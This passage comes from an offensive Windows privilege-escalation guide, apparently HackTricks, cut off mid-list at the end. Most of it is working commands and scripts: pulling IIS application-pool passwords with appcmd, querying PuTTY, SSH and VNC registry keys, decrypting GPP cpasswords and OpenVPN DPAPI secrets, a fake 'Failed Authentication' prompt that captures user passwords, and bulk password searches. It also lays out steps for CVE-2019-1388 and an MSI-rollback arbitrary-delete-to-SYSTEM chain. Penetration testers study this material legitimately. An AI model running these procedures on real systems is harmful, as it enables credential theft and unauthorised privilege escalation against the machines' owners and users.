$VdirPasswordCmd = "$Env:SystemRoot\System32\inetsrv\appcmd.exe list vdir " + "`"$VdirName`" /text:password" 1284 $VdirPassword = Invoke-Expression $VdirPasswordCmd 1285 1286 # Check if credentials exists 1287 if (($VdirPassword -ne "") -and ($VdirPassword -isnot [system.array])) { 1288 # Add credentials to database 1289 $Null = $DataTable.Rows.Add($VdirUser, $VdirPassword,'Virtual Directory',$VdirName,'NA') 1290 } 1291 } 1292 1293 # Check if any passwords were found 1294 if( $DataTable.rows.Count -gt 0 ) { 1295 # Display results in list view that can feed into the pipeline 1296 $DataTable | Sort-Object type,user,pass,vdir,apppool | Select-Object user,pass,type,vdir,apppool -Unique 1297 } 1298 else { 1299 # Status user 1300 Write-Verbose 'No application pool or virtual directory passwords were found.' 1301 $False 1302 } 1303 } 1304 else { 1305 Write-Verbose 'Appcmd.exe does not exist in the default location.' 1306 $False 1307 } 1308 $ErrorActionPreference = $OrigError 1309 } 1310 ``` 1311 1312 ### SCClient / SCCM 1313 1314 Check if `C:\Windows\CCM\SCClient.exe` exists .\ 1315 Installers are **run with SYSTEM privileges**, many are vulnerable to **DLL Sideloading (Info from** [**https://github.com/enjoiz/Privesc**](https://github.com/enjoiz/Privesc)**).** 1316 1317 ```bash 1318 $result = Get-WmiObject -Namespace "root\ccm\clientSDK" -Class CCM_Application -Property * | select Name,SoftwareVersion 1319 if ($result) { $result } 1320 else { Write "Not Installed." } 1321 ``` 1322 1323 ## Files and Registry (Credentials) 1324 1325 ### Putty Creds 1326 1327 ```bash 1328 reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s | findstr "HKEY_CURRENT_USER HostName PortNumber UserName PublicKeyFile PortForwardings ConnectionSharing ProxyPassword ProxyUsername" #Check the values saved in each session, user/password could be there 1329 ``` 1330 1331 ### Putty SSH Host Keys 1332 1333 ```text 1334 reg query HKCU\Software\SimonTatham\PuTTY\SshHostKeys\ 1335 ``` 1336 1337 ### SSH keys in registry 1338 1339 SSH private keys can be stored inside the registry key `HKCU\Software\OpenSSH\Agent\Keys` so you should check if there is anything interesting in there: 1340 1341 ```bash 1342 reg query 'HKEY_CURRENT_USER\Software\OpenSSH\Agent\Keys' 1343 ``` 1344 1345 If you find any entry inside that path it will probably be a saved SSH key. It is stored encrypted but can be easily decrypted using [https://github.com/ropnop/windows_sshagent_extract](https://github.com/ropnop/windows_sshagent_extract).\ 1346 More information about this technique here: [https://blog.ropnop.com/extracting-ssh-private-keys-from-windows-10-ssh-agent/](https://blog.ropnop.com/extracting-ssh-private-keys-from-windows-10-ssh-agent/)<sup>[[37]](#references)</sup> 1347 1348 If `ssh-agent` service is not running and you want it to automatically start on boot run: 1349 1350 ```bash 1351 Get-Service ssh-agent | Set-Service -StartupType Automatic -PassThru | Start-Service 1352 ``` 1353 1354 > [!TIP] 1355 > It looks like this technique isn't valid anymore. I tried to create some ssh keys, add them with `ssh-add` and login via ssh to a machine. The registry HKCU\Software\OpenSSH\Agent\Keys doesn't exist and procmon didn't identify the use of `dpapi.dll` during the asymmetric key authentication. 1356 1357 ### Unattended files 1358 1359 ```text 1360 C:\Windows\sysprep\sysprep.xml 1361 C:\Windows\sysprep\sysprep.inf 1362 C:\Windows\sysprep.inf 1363 C:\Windows\Panther\Unattended.xml 1364 C:\Windows\Panther\Unattend.xml 1365 C:\Windows\Panther\Unattend\Unattend.xml 1366 C:\Windows\Panther\Unattend\Unattended.xml 1367 C:\Windows\System32\Sysprep\unattend.xml 1368 C:\Windows\System32\Sysprep\unattended.xml 1369 C:\unattend.txt 1370 C:\unattend.inf 1371 dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml *unattend.txt 2>nul 1372 ``` 1373 1374 You can also search for these files using **metasploit**: _post/windows/gather/enum_unattend_ 1375 1376 Example content: 1377 1378 ```xml 1379 <component name="Microsoft-Windows-Shell-Setup" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS" processorArchitecture="amd64"> 1380 <AutoLogon> 1381 <Password>U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo==</Password> 1382 <Enabled>true</Enabled> 1383 <Username>Administrateur</Username> 1384 </AutoLogon> 1385 1386 <UserAccounts> 1387 <LocalAccounts> 1388 <LocalAccount wcm:action="add"> 1389 <Password>*SENSITIVE*DATA*DELETED*</Password> 1390 <Group>administrators;users</Group> 1391 <Name>Administrateur</Name> 1392 </LocalAccount> 1393 </LocalAccounts> 1394 </UserAccounts> 1395 ``` 1396 1397 ### SAM & SYSTEM backups 1398 1399 ```bash 1400 # Usually %SYSTEMROOT% = C:\Windows 1401 %SYSTEMROOT%\repair\SAM 1402 %SYSTEMROOT%\System32\config\RegBack\SAM 1403 %SYSTEMROOT%\System32\config\SAM 1404 %SYSTEMROOT%\repair\system 1405 %SYSTEMROOT%\System32\config\SYSTEM 1406 %SYSTEMROOT%\System32\config\RegBack\system 1407 ``` 1408 1409 ### Cloud Credentials 1410 1411 ```bash 1412 #From user home 1413 .aws\credentials 1414 AppData\Roaming\gcloud\credentials.db 1415 AppData\Roaming\gcloud\legacy_credentials 1416 AppData\Roaming\gcloud\access_tokens.db 1417 .azure\accessTokens.json 1418 .azure\azureProfile.json 1419 ``` 1420 1421 ### McAfee SiteList.xml 1422 1423 Search for a file called **SiteList.xml** 1424 1425 ### Cached GPP Password 1426 1427 A feature was previously available that allowed the deployment of custom local administrator accounts on a group of machines via Group Policy Preferences (GPP). However, this method had significant security flaws. Firstly, the Group Policy Objects (GPOs), stored as XML files in SYSVOL, could be accessed by any domain user. Secondly, the passwords within these GPPs, encrypted with AES256 using a publicly documented default key, could be decrypted by any authenticated user. This posed a serious risk, as it could allow users to gain elevated privileges. 1428 1429 To mitigate this risk, a function was developed to scan for locally cached GPP files containing a "cpassword" field that is not empty. Upon finding such a file, the function decrypts the password and returns a custom PowerShell object. This object includes details about the GPP and the file's location, aiding in the identification and remediation of this security vulnerability. 1430 1431 Search in `C:\ProgramData\Microsoft\Group Policy\history` or in _**C:\Documents and Settings\All Users\Application Data\Microsoft\Group Policy\history** (previous to W Vista)_ for these files: 1432 1433 - Groups.xml 1434 - Services.xml 1435 - Scheduledtasks.xml 1436 - DataSources.xml 1437 - Printers.xml 1438 - Drives.xml 1439 1440 **To decrypt the cPassword:** 1441 1442 ```bash 1443 #To decrypt these passwords you can decrypt it using 1444 gpp-decrypt j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw 1445 ``` 1446 1447 Using crackmapexec to get the passwords: 1448 1449 ```bash 1450 crackmapexec smb 10.10.10.10 -u username -p pwd -M gpp_autologin 1451 ``` 1452 1453 ### IIS Web Config 1454 1455 ```bash 1456 Get-Childitem –Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyContinue 1457 ``` 1458 1459 ```bash 1460 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config 1461 type C:\Windows\Microsoft.NET\Framework64 4.0.30319\Config\web.config | findstr connectionString 1462 C:\inetpub\wwwroot\web.config 1463 ``` 1464 1465 ```bash 1466 Get-Childitem –Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyContinue 1467 Get-Childitem –Path C:\xampp\ -Include web.config -File -Recurse -ErrorAction SilentlyContinue 1468 ``` 1469 1470 Example of web.config with credentials: 1471 1472 ```xml 1473 <authentication mode="Forms"> 1474 <forms name="login" loginUrl="/admin"> 1475 <credentials passwordFormat = "Clear"> 1476 <user name="Administrator" password="SuperAdminPassword" /> 1477 </credentials> 1478 </forms> 1479 </authentication> 1480 ``` 1481 1482 ### OpenVPN credentials 1483 1484 ```csharp 1485 Add-Type -AssemblyName System.Security 1486 $keys = Get-ChildItem "HKCU:\Software\OpenVPN-GUI\configs" 1487 $items = $keys | ForEach-Object {Get-ItemProperty $_.PsPath} 1488 1489 foreach ($item in $items) 1490 { 1491 $encryptedbytes=$item.'auth-data' 1492 $entropy=$item.'entropy' 1493 $entropy=$entropy[0..(($entropy.Length)-2)] 1494 1495 $decryptedbytes = [System.Security.Cryptography.ProtectedData]::Unprotect( 1496 $encryptedBytes, 1497 $entropy, 1498 [System.Security.Cryptography.DataProtectionScope]::CurrentUser) 1499 1500 Write-Host ([System.Text.Encoding]::Unicode.GetString($decryptedbytes)) 1501 } 1502 ``` 1503 1504 ### Logs 1505 1506 ```bash 1507 # IIS 1508 C:\inetpub\logs\LogFiles\* 1509 1510 #Apache 1511 Get-Childitem –Path C:\ -Include access.log,error.log -File -Recurse -ErrorAction SilentlyContinue 1512 ``` 1513 1514 ### Ask for credentials 1515 1516 You can always **ask the user to enter his credentials of even the credentials of a different user** if you think he can know them (notice that **asking** the client directly for the **credentials** is really **risky**): 1517 1518 ```bash 1519 $cred = $host.ui.promptforcredential('Failed Authentication','',[Environment]::UserDomainName+'\'+[Environment]::UserName,[Environment]::UserDomainName); $cred.getnetworkcredential().password 1520 $cred = $host.ui.promptforcredential('Failed Authentication','',[Environment]::UserDomainName+'\\'+'anotherusername',[Environment]::UserDomainName); $cred.getnetworkcredential().password 1521 1522 #Get plaintext 1523 $cred.GetNetworkCredential() | fl 1524 ``` 1525 1526 ### **Possible filenames containing credentials** 1527 1528 Known files that some time ago contained **passwords** in **clear-text** or **Base64** 1529 1530 ```bash 1531 $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history 1532 vnc.ini, ultravnc.ini, *vnc* 1533 web.config 1534 php.ini httpd.conf httpd-xampp.conf my.ini my.cnf (XAMPP, Apache, PHP) 1535 SiteList.xml #McAfee 1536 ConsoleHost_history.txt #PS-History 1537 *.gpg 1538 *.pgp 1539 *config*.php 1540 elasticsearch.y*ml 1541 kibana.y*ml 1542 *.p12 1543 *.der 1544 *.csr 1545 *.cer 1546 known_hosts 1547 id_rsa 1548 id_dsa 1549 *.ovpn 1550 anaconda-ks.cfg 1551 hostapd.conf 1552 rsyncd.conf 1553 cesi.conf 1554 supervisord.conf 1555 tomcat-users.xml 1556 *.kdbx 1557 KeePass.config 1558 Ntds.dit 1559 SAM 1560 SYSTEM 1561 FreeSSHDservice.ini 1562 access.log 1563 error.log 1564 server.xml 1565 ConsoleHost_history.txt 1566 setupinfo 1567 setupinfo.bak 1568 key3.db #Firefox 1569 key4.db #Firefox 1570 places.sqlite #Firefox 1571 "Login Data" #Chrome 1572 Cookies #Chrome 1573 Bookmarks #Chrome 1574 History #Chrome 1575 TypedURLsTime #IE 1576 TypedURLs #IE 1577 %SYSTEMDRIVE%\pagefile.sys 1578 %WINDIR%\debug\NetSetup.log 1579 %WINDIR%\repair\sam 1580 %WINDIR%\repair\system 1581 %WINDIR%\repair\software, %WINDIR%\repair\security 1582 %WINDIR%\iis6.log 1583 %WINDIR%\system32\config\AppEvent.Evt 1584 %WINDIR%\system32\config\SecEvent.Evt 1585 %WINDIR%\system32\config\default.sav 1586 %WINDIR%\system32\config\security.sav 1587 %WINDIR%\system32\config\software.sav 1588 %WINDIR%\system32\config\system.sav 1589 %WINDIR%\system32\CCM\logs\*.log 1590 %USERPROFILE%\ntuser.dat 1591 %USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat 1592 ``` 1593 1594 Search all of the proposed files: 1595 1596 ```text 1597 cd C:\ 1598 dir /s/b /A:-D RDCMan.settings == *.rdg == *_history* == httpd.conf == .htpasswd == .gitconfig == .git-credentials == Dockerfile == docker-compose.yml == access_tokens.db == accessTokens.json == azureProfile.json == appcmd.exe == scclient.exe == *.gpg$ == *.pgp$ == *config*.php == elasticsearch.y*ml == kibana.y*ml == *.p12$ == *.cer$ == known_hosts == *id_rsa* == *id_dsa* == *.ovpn == tomcat-users.xml == web.config == *.kdbx == KeePass.config == Ntds.dit == SAM == SYSTEM == security == software == FreeSSHDservice.ini == sysprep.inf == sysprep.xml == *vnc*.ini == *vnc*.c*nf* == *vnc*.txt == *vnc*.xml == php.ini == https.conf == https-xampp.conf == my.ini == my.cnf == access.log == error.log == server.xml == ConsoleHost_history.txt == pagefile.sys == NetSetup.log == iis6.log == AppEvent.Evt == SecEvent.Evt == default.sav == security.sav == software.sav == system.sav == ntuser.dat == index.dat == bash.exe == wsl.exe 2>nul | findstr /v ".dll" 1599 ``` 1600 1601 ```text 1602 Get-Childitem –Path C:\ -Include *unattend*,*sysprep* -File -Recurse -ErrorAction SilentlyContinue | where {($_.Name -like "*.xml" -or $_.Name -like "*.txt" -or $_.Name -like "*.ini")} 1603 ``` 1604 1605 ### Credentials in the RecycleBin 1606 1607 You should also check the Bin to look for credentials inside it 1608 1609 To **recover passwords** saved by several programs you can use: [http://www.nirsoft.net/password_recovery_tools.html](http://www.nirsoft.net/password_recovery_tools.html) 1610 1611 ### Inside the registry 1612 1613 **Other possible registry keys with credentials** 1614 1615 ```bash 1616 reg query "HKCU\Software\ORL\WinVNC3\Password" 1617 reg query "HKLM\SYSTEM\CurrentControlSet\Services\SNMP" /s 1618 reg query "HKCU\Software\TightVNC\Server" 1619 reg query "HKCU\Software\OpenSSH\Agent\Key" 1620 ``` 1621 1622 [**Extract openssh keys from registry.**](https://blog.ropnop.com/extracting-ssh-private-keys-from-windows-10-ssh-agent/) 1623 1624 ### Browsers History 1625 1626 You should check for dbs where passwords from **Chrome or Firefox** are stored.\ 1627 Also check for the history, bookmarks and favourites of the browsers so maybe some **passwords are** stored there. 1628 1629 Tools to extract passwords from browsers: 1630 1631 - Mimikatz: `dpapi::chrome` 1632 - [**SharpWeb**](https://github.com/djhohnstein/SharpWeb) 1633 - [**SharpChromium**](https://github.com/djhohnstein/SharpChromium) 1634 - [**SharpDPAPI**](https://github.com/GhostPack/SharpDPAPI) 1635 1636 ### **COM DLL Overwriting** 1637 1638 **Component Object Model (COM)** is a technology built within the Windows operating system that allows **intercommunication** between software components of different languages. Each COM component is **identified via a class ID (CLSID)** and each component exposes functionality via one or more interfaces, identified via interface IDs (IIDs). 1639 1640 COM classes and interfaces are defined in the registry under **HKEY\CLASSES\ROOT\CLSID** and **HKEY\CLASSES\ROOT\Interface** respectively. This registry is created by merging the **HKEY\LOCAL\MACHINE\Software\Classes** + **HKEY\CURRENT\USER\Software\Classes** = **HKEY\CLASSES\ROOT.** 1641 1642 Inside the CLSIDs of this registry you can find the child registry **InProcServer32** which contains a **default value** pointing to a **DLL** and a value called **ThreadingModel** that can be **Apartment** (Single-Threaded), **Free** (Multi-Threaded), **Both** (Single or Multi) or **Neutral** (Thread Neutral). 1643 1644  1645 1646 Basically, if you can **overwrite any of the DLLs** that are going to be executed, you could **escalate privileges** if that DLL is going to be executed by a different user. 1647 1648 To learn how attackers use COM Hijacking as a persistence mechanism check: 1649 1650 1651 [Com Hijacking](/hacktricks/windows-hardening/windows-local-privilege-escalation/com-hijacking) 1652 1653 ### **Generic Password search in files and registry** 1654 1655 **Search for file contents** 1656 1657 ```bash 1658 cd C:\ & findstr /SI /M "password" *.xml *.ini *.txt 1659 findstr /si password *.xml *.ini *.txt *.config 1660 findstr /spin "password" *.* 1661 ``` 1662 1663 **Search for a file with a certain filename** 1664 1665 ```bash 1666 dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config* 1667 where /R C:\ user.txt 1668 where /R C:\ *.ini 1669 ``` 1670 1671 **Search the registry for key names and passwords** 1672 1673 ```bash 1674 REG QUERY HKLM /F "password" /t REG_SZ /S /K 1675 REG QUERY HKCU /F "password" /t REG_SZ /S /K 1676 REG QUERY HKLM /F "password" /t REG_SZ /S /d 1677 REG QUERY HKCU /F "password" /t REG_SZ /S /d 1678 ``` 1679 1680 ### Tools that search for passwords 1681 1682 [**MSF-Credentials Plugin**](https://github.com/carlospolop/MSF-Credentials) **is a msf** plugin I have created this plugin to **automatically execute every metasploit POST module that searches for credentials** inside the victim.\ 1683 [**Winpeas**](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite) automatically search for all the files containing passwords mentioned in this page.\ 1684 [**Lazagne**](https://github.com/AlessandroZ/LaZagne) is another great tool to extract password from a system. 1685 1686 The tool [**SessionGopher**](https://github.com/Arvanaghi/SessionGopher) search for **sessions**, **usernames** and **passwords** of several tools that save this data in clear text (PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP) 1687 1688 ```bash 1689 Import-Module path\to\SessionGopher.ps1; 1690 Invoke-SessionGopher -Thorough 1691 Invoke-SessionGopher -AllDomain -o 1692 Invoke-SessionGopher -AllDomain -u domain.com\adm-arvanaghi -p s3cr3tP@ss 1693 ``` 1694 1695 ## Leaked Handlers 1696 1697 Imagine that **a process running as SYSTEM open a new process** (`OpenProcess()`) with **full access**. The same process **also create a new process** (`CreateProcess()`) **with low privileges but inheriting all the open handles of the main process**.\ 1698 Then, if you have **full access to the low privileged process**, you can grab the **open handle to the privileged process created** with `OpenProcess()` and **inject a shellcode**.\ 1699 [Read this example for more information about **how to detect and exploit this vulnerability**.](/hacktricks/windows-hardening/windows-local-privilege-escalation/leaked-handle-exploitation)\ 1700 [Read this **other post for a more complete explanation on how to test and abuse more open handlers of processes and threads inherited with different levels of permissions (not only full access)**](http://dronesec.pw/blog/2019/08/22/exploiting-leaked-process-and-thread-handles/). 1701 1702 ## Named Pipe Client Impersonation 1703 1704 Shared memory segments, referred to as **pipes**, enable process communication and data transfer. 1705 1706 Windows provides a feature called **Named Pipes**, allowing unrelated processes to share data, even over different networks. This resembles a client/server architecture, with roles defined as **named pipe server** and **named pipe client**. 1707 1708 When data is sent through a pipe by a **client**, the **server** that set up the pipe has the ability to **take on the identity** of the **client**, assuming it has the necessary **SeImpersonate** rights. Identifying a **privileged process** that communicates via a pipe you can mimic provides an opportunity to **gain higher privileges** by adopting the identity of that process once it interacts with the pipe you established. For instructions on executing such an attack, helpful guides can be found [**here**](/hacktricks/windows-hardening/windows-local-privilege-escalation/named-pipe-client-impersonation) and [**here**](#from-high-integrity-to-system). 1709 1710 Also the following tool allows to **intercept a named pipe communication with a tool like burp:** [**https://github.com/gabriel-sztejnworcel/pipe-intercept**](https://github.com/gabriel-sztejnworcel/pipe-intercept) **and this tool allows to list and see all the pipes to find privescs** [**https://github.com/cyberark/PipeViewer**](https://github.com/cyberark/PipeViewer) 1711 1712 ## Telephony tapsrv remote DWORD write to RCE 1713 1714 The Telephony service (TapiSrv) in server mode exposes `\\pipe\\tapsrv` (MS-TRP). A remote authenticated client can abuse the mailslot-based async event path to turn `ClientAttach` into an arbitrary **4-byte write** to any existing file writable by `NETWORK SERVICE`, then gain Telephony admin rights and load an arbitrary DLL as the service. Full flow: 1715 1716 - `ClientAttach` with `pszDomainUser` set to a writable existing path → the service opens it via `CreateFileW(..., OPEN_EXISTING)` and uses it for async event writes. 1717 - Each event writes the attacker-controlled `InitContext` from `Initialize` to that handle. Register a line app with `LRegisterRequestRecipient` (`Req_Func 61`), trigger `TRequestMakeCall` (`Req_Func 121`), fetch via `GetAsyncEvents` (`Req_Func 0`), then unregister/shutdown to repeat deterministic writes. 1718 - Add yourself to `[TapiAdministrators]` in `C:\Windows\TAPI\tsec.ini`, reconnect, then call `GetUIDllName` with an arbitrary DLL path to execute `TSPI_providerUIIdentify` as `NETWORK SERVICE`. 1719 1720 More details: 1721 1722 [Telephony Tapsrv Arbitrary Dword Write To Rce](/hacktricks/windows-hardening/windows-local-privilege-escalation/telephony-tapsrv-arbitrary-dword-write-to-rce) 1723 1724 ## Misc 1725 1726 ### File Extensions that could execute stuff in Windows 1727 1728 Check out the page **[https://filesec.io/](https://filesec.io/)** 1729 1730 ### Protocol handler / ShellExecute abuse via Markdown renderers 1731 1732 Clickable Markdown links forwarded to `ShellExecuteExW` can trigger dangerous URI handlers (`file:`, `ms-appinstaller:` or any registered scheme) and execute attacker-controlled files as the current user. See: 1733 1734 [Protocol Handler Shell Execute Abuse](/hacktricks/windows-hardening/protocol-handler-shell-execute-abuse) 1735 1736 ### **Monitoring Command Lines for passwords** 1737 1738 When getting a shell as a user, there may be scheduled tasks or other processes being executed which **pass credentials on the command line**. The script below captures process command lines every two seconds and compares the current state with the previous state, outputting any differences. 1739 1740 ```bash 1741 while($true) 1742 { 1743 $process = Get-WmiObject Win32_Process | Select-Object CommandLine 1744 Start-Sleep 1 1745 $process2 = Get-WmiObject Win32_Process | Select-Object CommandLine 1746 Compare-Object -ReferenceObject $process -DifferenceObject $process2 1747 } 1748 ``` 1749 1750 ## Stealing passwords from processes 1751 1752 ## From Low Priv User to NT\AUTHORITY SYSTEM (CVE-2019-1388) / UAC Bypass 1753 1754 If you have access to the graphical interface (via console or RDP) and UAC is enabled, in some versions of Microsoft Windows it's possible to run a terminal or any other process such as "NT\AUTHORITY SYSTEM" from an unprivileged user. 1755 1756 This makes it possible to escalate privileges and bypass UAC at the same time with the same vulnerability. Additionally, there is no need to install anything and the binary used during the process, is signed and issued by Microsoft. 1757 1758 Some of the affected systems are the following: 1759 1760 ```text 1761 SERVER 1762 ====== 1763 1764 Windows 2008r2 7601 ** link OPENED AS SYSTEM ** 1765 Windows 2012r2 9600 ** link OPENED AS SYSTEM ** 1766 Windows 2016 14393 ** link OPENED AS SYSTEM ** 1767 Windows 2019 17763 link NOT opened 1768 1769 1770 WORKSTATION 1771 =========== 1772 1773 Windows 7 SP1 7601 ** link OPENED AS SYSTEM ** 1774 Windows 8 9200 ** link OPENED AS SYSTEM ** 1775 Windows 8.1 9600 ** link OPENED AS SYSTEM ** 1776 Windows 10 1511 10240 ** link OPENED AS SYSTEM ** 1777 Windows 10 1607 14393 ** link OPENED AS SYSTEM ** 1778 Windows 10 1703 15063 link NOT opened 1779 Windows 10 1709 16299 link NOT opened 1780 ``` 1781 1782 To exploit this vulnerability, it's necessary to perform the following steps: 1783 1784 ```text 1785 1) Right click on the HHUPD.EXE file and run it as Administrator. 1786 1787 2) When the UAC prompt appears, select "Show more details". 1788 1789 3) Click "Show publisher certificate information". 1790 1791 4) If the system is vulnerable, when clicking on the "Issued by" URL link, the default web browser may appear. 1792 1793 5) Wait for the site to load completely and select "Save as" to bring up an explorer.exe window. 1794 1795 6) In the address path of the explorer window, enter cmd.exe, powershell.exe or any other interactive process. 1796 1797 7) You now will have an "NT\AUTHORITY SYSTEM" command prompt. 1798 1799 8) Remember to cancel setup and the UAC prompt to return to your desktop. 1800 ``` 1801 1802 You have all the necessary files and information in the following GitHub repository: 1803 1804 https://github.com/jas502n/CVE-2019-1388<sup>[[35]](#references)</sup> 1805 1806 ## From Administrator Medium to High Integrity Level / UAC Bypass 1807 1808 Read this to **learn about Integrity Levels**: 1809 1810 1811 [Integrity Levels](/hacktricks/windows-hardening/windows-local-privilege-escalation/integrity-levels) 1812 1813 Then **read this to learn about UAC and UAC bypasses:** 1814 1815 1816 [Uac User Account Control](/hacktricks/windows-hardening/authentication-credentials-uac-and-efs/uac-user-account-control) 1817 1818 ## From Arbitrary Folder Delete/Move/Rename to SYSTEM EoP 1819 1820 The technique described [**in this blog post**](https://www.zerodayinitiative.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks) with a exploit code [**available here**](https://github.com/thezdi/PoC/tree/main/FilesystemEoPs).<sup>[[31]](#references)[[32]](#references)</sup> 1821 1822 The attack basically consist of abusing the Windows Installer's rollback feature to replace legitimate files with malicious ones during the uninstallation process. For this the attacker needs to create a **malicious MSI installer** that will be used to hijack the `C:\Config.Msi` folder, which will later be used by he Windows Installer to store rollback files during the uninstallation of other MSI packages where the rollback files would have been modified to contain the malicious payload. 1823 1824 The summarized technique is the following: 1825 1826 1. **Stage 1 – Preparing for the Hijack (leave `C:\Config.Msi` empty)** 1827 1828 - Step 1: Install the MSI 1829 - Create an `.msi` that installs a harmless file (e.g., `dummy.txt`) in a writable folder (`TARGETDIR`). 1830 - Mark the installer as **"UAC Compliant"**, so a **non-admin user** can run it. 1831 - Keep a **handle** open to the file after install. 1832 1833 - Step 2: Begin Uninstall 1834 - Uninstall the same `.msi`. 1835 - The uninstall process starts moving files to `C:\Config.Msi` and renaming them to `.rbf` files (rollback backups). 1836 - **Poll the open file handle** using `GetFinalPathNameByHandle` to detect when the file becomes `C:\Config.Msi\<random>.rbf`. 1837 1838 - Step 3: Custom Syncing 1839 - The `.msi` includes a **custom uninstall action (`SyncOnRbfWritten`)** that: 1840 - Signals when `.rbf` has been written. 1841 - Then **waits** on another event before continuing the uninstall. 1842 1843 - Step 4: Block Deletion of `.rbf` 1844 - When signaled, **open the `.rbf` file** without `FILE_SHARE_DELETE` — this **prevents it from being deleted**. 1845 - Then **signal back** so the uninstall can finish. 1846 - Windows Installer fails to delete the `.rbf`, and because it can’t delete all contents, **`C:\Config.Msi` is not removed**. 1847 1848 - Step 5: Manually Delete `.rbf` 1849 - You (attacker) delete the `.rbf` file manually. 1850 - Now **`C:\Config.Msi` is empty**, ready to be hijacked. 1851 1852 > At this point, **trigger the SYSTEM-level arbitrary folder delete vulnerability** to delete `C:\Config.Msi`. 1853 1854 2. **Stage 2 – Replacing Rollback Scripts with Malicious Ones** 1855 1856 - Step 6: Recreate `C:\Config.Msi` with Weak ACLs 1857 - Recreate the `C:\Config.Msi` folder yourself. 1858 - Set **weak DACLs** (e.g., Everyone:F), and **keep a handle open** with `WRITE_DAC`. 1859 1860 - Step 7: Run Another Install 1861 - Install the `.msi` again, with: 1862 - `TARGETDIR`: Writable location. 1863 - `ERROROUT`: A variable that triggers a forced failure. 1864 - This install will be used to trigger **rollback** again, which reads `.rbs` and `.rbf`. 1865 1866 - Step 8: Monitor for `.rbs` 1867 - Use `ReadDirectoryChangesW` to monitor `C:\Config.Msi` until a new `.rbs` appears. 1868 - Capture its filename. 1869 1870 - Step 9: Sync Before Rollback 1871 - The `.msi` contains a **custom install action (`SyncBeforeRollback`)** that: 1872 - Signals an event when the `.rbs` is created. 1873 - Then **waits** before continuing. 1874 1875 - Step 10: Reapply Weak ACL 1876 - After receiving the `.rbs created` event: 1877 - The Windows Installer **reapplies strong ACLs** to `C:\Config.Msi`. 1878 - But since you still have a handle with `WRITE_DAC`, you can **reapply weak ACLs** again. 1879 1880 > ACLs are **only enforced on handle open**, so you can still write to the folder. 1881 1882 - Step 11: Drop Fake `.rbs` and `.rbf` 1883 - Overwrite the `.rbs` file with a **fake rollback script** that tells Windows to: 1884 - Restore your `.rbf` file (malicious DLL) into a **privileged location** (e.g., `C:\Program Files\Common Files\microsoft shared\ink\HID.DLL`). 1885 - Drop your fake `.rbf` containing a **malicious SYSTEM-level payload DLL**. 1886 1887 - Step 12: Trigger the Rollback 1888 - Signal the sync event so the installer resumes. 1889 - A **type 19 custom action (`ErrorOut`)** is configured to **intentionally fail the install** at a known point. 1890 - This causes **rollback to begin**. 1891 1892 - Step 13: SYSTEM Installs Your DLL 1893 - Windows Installer: 1894 - Reads your malicious `.rbs`. 1895 - Copies your `.rbf` DLL into the target location. 1896 - You now have your **malicious DLL in a SYSTEM-loaded path**. 1897 1898 - Final Step: Execute SYSTEM Code 1899 - Run a trusted **auto-elevated binary** (e.g., `osk.exe`) that loads the DLL you hijacked. 1900 - **Boom**: Your code is executed **as SYSTEM**. 1901 1902 1903 ### From Arbitrary File Delete/Move/Rename to SYSTEM EoP 1904 1905 The main MSI rollback technique (the previous one) assumes you can delete an **entire folder** (e.g., `C:\Config.Msi`). But what if your vulnerability only allows **arbitrary file deletion** ? 1906 1907 You could exploit **NTFS internals**: every folder has a hidden alternate data stream called: 1908 1909 ```text 1910 C:\SomeFolder::$INDEX_ALLOCATION 1911 ``` 1912 1913 This stream stores the **index metadata** of the folder. 1914 1915 So, if you **delete the `::$INDEX_ALLOCATION` stream** of a folder, NTFS **removes the entire folder** from the filesystem. 1916 1917 You can do this using standard file deletion APIs like: 1918 ```c 1919 DeleteFileW(L"C:\\Config.Msi::$INDEX_ALLOCATION"); 1920 ``` 1921 1922 > Even though you're calling a *file* delete API, it **deletes the folder itself**. 1923 1924 ### From Folder Contents Delete to SYSTEM EoP 1925 What if your primitive doesn’t allow you to delete arbitrary files/folders, but it **does allow deletion of the *contents* of an attacker-controlled folder**? 1926 1927 1. Step 1: Setup a bait folder and file 1928 - Create: `C:\temp\folder1` 1929 - Inside it: `C:\temp\folder1\file1.txt` 1930 1931 2. Step 2: Place an **oplock** on `file1.txt` 1932 - The oplock **pauses execution** when a privileged process tries to delete `file1.txt`. 1933 1934 ```c 1935 // pseudo-code 1936 RequestOplock("C:\\temp\\folder1\\file1.txt"); 1937 WaitForDeleteToTriggerOplock(); 1938 ``` 1939 1940 3. Step 3: Trigger SYSTEM process (e.g., `SilentCleanup`) 1941 - This process scans folders (e.g., `%TEMP%`) and tries to delete their contents. 1942 - When it reaches `file1.txt`, the **oplock triggers** and hands control to your callback. 1943 1944 4. Step 4: Inside the oplock callback – redirect the deletion 1945 1946 - Option A: Move `file1.txt` elsewhere 1947 - This empties `folder1` without breaking the oplock. 1948 - Don't delete `file1.txt` directly — that would release the oplock prematurely. 1949 1950 - Option B: Convert `folder1` into a **junction**: 1951 1952 ```bash 1953 # folder1 is now a junction to \RPC Control (non-filesystem namespace) 1954 mklink /J C:\temp\folder1 \\?\GLOBALROOT\RPC Control 1955 ``` 1956 1957 - 